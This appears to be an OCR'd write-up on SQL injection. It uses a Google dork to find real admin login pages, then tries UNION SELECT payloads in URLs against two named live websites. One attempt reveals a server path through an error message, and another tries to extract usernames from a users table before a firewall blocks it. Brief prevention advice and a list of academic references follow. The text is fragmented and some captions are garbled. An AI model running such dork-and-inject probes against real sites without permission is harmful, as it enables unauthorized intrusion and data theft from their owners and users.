
Login - EUFORES

... 1948 | Fax +32 (0)2 546 1934 | eufores@eufores.org. Company Nr.: 0807.928.341 | VAT Nr.: BE 0807.928.341. **ID** EU Transparency Register: 96507906043-80.

esjindex.org › search › id=1

Indexed Journals - Eurasian Scientific Journal Index

ID. Journals/ ISSN / Publisher Name. Indexed in ... 2409-0085. International Academy of Theoretical & Applied Sciences http://esjindex.org/search.**php?id=1** ...



google.com/search?q=inurl:admin.login.php&rlz=1C5CHFA_enIN855IN856&sxsrf=ALeKk

inurl:admin.login.php

About 2,47,000 results (0.22 seconds)

summitcontrol.com › admin › login

Admin Login - Summit Control

Wireless Access Control Solutions. Main Site. Admin Login. Username. Password. Forgot your username/password?

You visited this page on 11/10/20.

thescipub.com › admin › login

Login - AIR

Username Password.

You visited this page on 11/10/20.

www.ducatitrioptions.com › admin › login

Admin Login - Ducati TriOptions

Wrong username or password! ×. Email Address. Password. Remember me. Sign In.

www.2wildsouls.com.au › admin › login

Website Admin Login - 2 Wild Souls Meadery

Website Admin Login. Back to website. Name. Password. Forgot your password? © Waterfall Way Designs 2020.

You visited this page on 11/10/20.

pravaratech.com › admin › login


Login Page - Pravara Tech

Username. Password. Wrong username og password.

You visited this page on 11/10/20.

Adding : ‘ union select 1,2,3,4,5,6 —+

to know the no. of columns in the table


Not Secure | esjindex.org/search.php?id=1%27union%20select%201,2,3,4,5,6--+
ESJI Eurasian Scientific Journal Index
www.ESJIndex.org
Eurasian Scientific Journal Index
Home
Criteria
Submission
Indexed Journals
Impact Factor ESJI
Contacts


Total Indexed Journals:	4724
Web of Science	317
Scientific Object Identifier (SOI)	260
Scopus	264
DOI	2231


Indexed Journals

Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in **/home/users/p/pasha369/domains/esjindex.org/search.php** on line **370**

ID	Journals/ ISSN / Publisher Name	Indexed in				Impact Factor
		WoS	SOI	Scopus	DOI	

This one is regarding breaching due to invalid input credentials





pravaratech.com/admin/login.php?id=1%27UNION%20select%201,2,username,4%20from%20users--+

Not Acceptable!

An appropriate representation of the requested resource could not be found on this server. This error was generated by Mod_Security.

Conclusion :

SQL injection attacks are a growing criminal threat to your web applications, especially those that access sensitive data. Where are the best places to invest your resources? Some techniques, such as secure coding, are wise practices that benefit your application in related ways, such as improved performance and readability. Other defenses require much greater investment in deployment and support and should be used only on the most important or sensitive applications. With that in mind, here are the two most important things you can do to protect your applications from SQL injection attacks:

Code defensively

It's long been argued that fixing bugs during development is far more effective than fixing them in later phases, and the same holds true here. Spend time educating your developers on basic security practices. The time you spend up-front will be far less than you would spend cleaning up the mess if the vulnerabilities make their way into production.

The single most useful SQL injection defense is to use prepared statements anywhere you're passing input from the user to the database. It's also a good idea to pass user input through regular expressions, throwing out potentially dangerous input before sending it to any backend resource such as a database, command line, or web service. To complete the defense, don't make the hacker's job easy by spelling out SQL details in your error messages.

Monitor your most important applications

It's wise to have security team or expert's guidance.

References :

1. Research of SQL Injection Attack and Prevention Technology
(Li Qian
Institute of Information Engineering of Anhui Xinhua University
University of Science and Technology of China Hefei, China
E-mail: wulianchongjing@qq.com
Zhenyuan Zhu, lun Hu, Shuying Liu
Institute of Tnformation Engineering of Anhui Xinhua University
Hefei, China
E-mail: qianli2014@hotmail.com)

2. A Survey On: Attacks due to SQL injection and their prevention method for web application
(Shubham Srivastava Department of Computer Science & Engineering
Teerthankar mahaveer, University Moradabad (INDIA))

3. SQL injection attack and guard technical research
(XuePing-Chen
Chongqing College of Electronic Engineering Chongqing 401331,China)

4. A STUDY ON SQL INJECTION TECHNIQUES
([1]Rubidha Devi.D*, [2]R.Venkatesan, [3]Raghuraman.K
[1, 2, 3]Assistant Professor, Department of Computer Science and Engineering, Srinivasa Ramanujan Centre, Sastra University, Kumbakonam, Tamil Nadu, India. Email: rubidhadevi@src.sastra.edu)

5. Analysis of SQL Injection Detection Techniques
(Jai Puneet Singh *
CIISE, Concordia University, Montre´al, Que´bec, Canada
ja_ngh@live.concordia.ca)

6. STUDY ON SQL INJECTION ATTACKS: MODE, DETECTION AND PREVENTION
(Subhranil Som
AIIT, Amity University Uttar Pradesh, Noida, India
Sapna Sinha
AIIT, Amity University Uttar Pradesh, Noida, India

Ritu Kataria
AIIT, Amity University Uttar Pradesh, Noida, India)

7. Research on the Technology of Detecting the SQL Injection Attack and Non-Intrusive Prevention in WEB System
(Haibin Hu[a)]
Education and Information Technology Center, China West Normal University,
Nanchong Sichuan 637002, China)

8. Study of SQL Injection Attacks and Countermeasures
(Sayyed Mohammad Sadegh Sajjadi and Bahare Tajalli Pour, International Journal of Computer and Communication Engineering, Vol. 2, No. 5, September 2013)

9. SQL Injection Attack Mechanisms and Prevention Techniques
(Roshni Chandrashekhar, Manoj Mardithaya, Santhi Thilagam, and Dipankar Saha
Computer Engineering Department
National Institute of Technology Karnataka, Surathkal, India - 575 025
roshnic@ieee.org, mmardithaya@acm.org, santhi@nitk.ac.in,
dipankar10@gmail.com)

10. An Efficient Technique for Detection and Prevention of SQL Injection Attack using ASCII Based String Matching
(Indrani Balasundaram , E. Ramaraj , a*
a Department of Computer Science, Madurai Kamaraj University, TN, INDIA b
Department of Communication, Madurai Kamaraj University, TN, INDIA)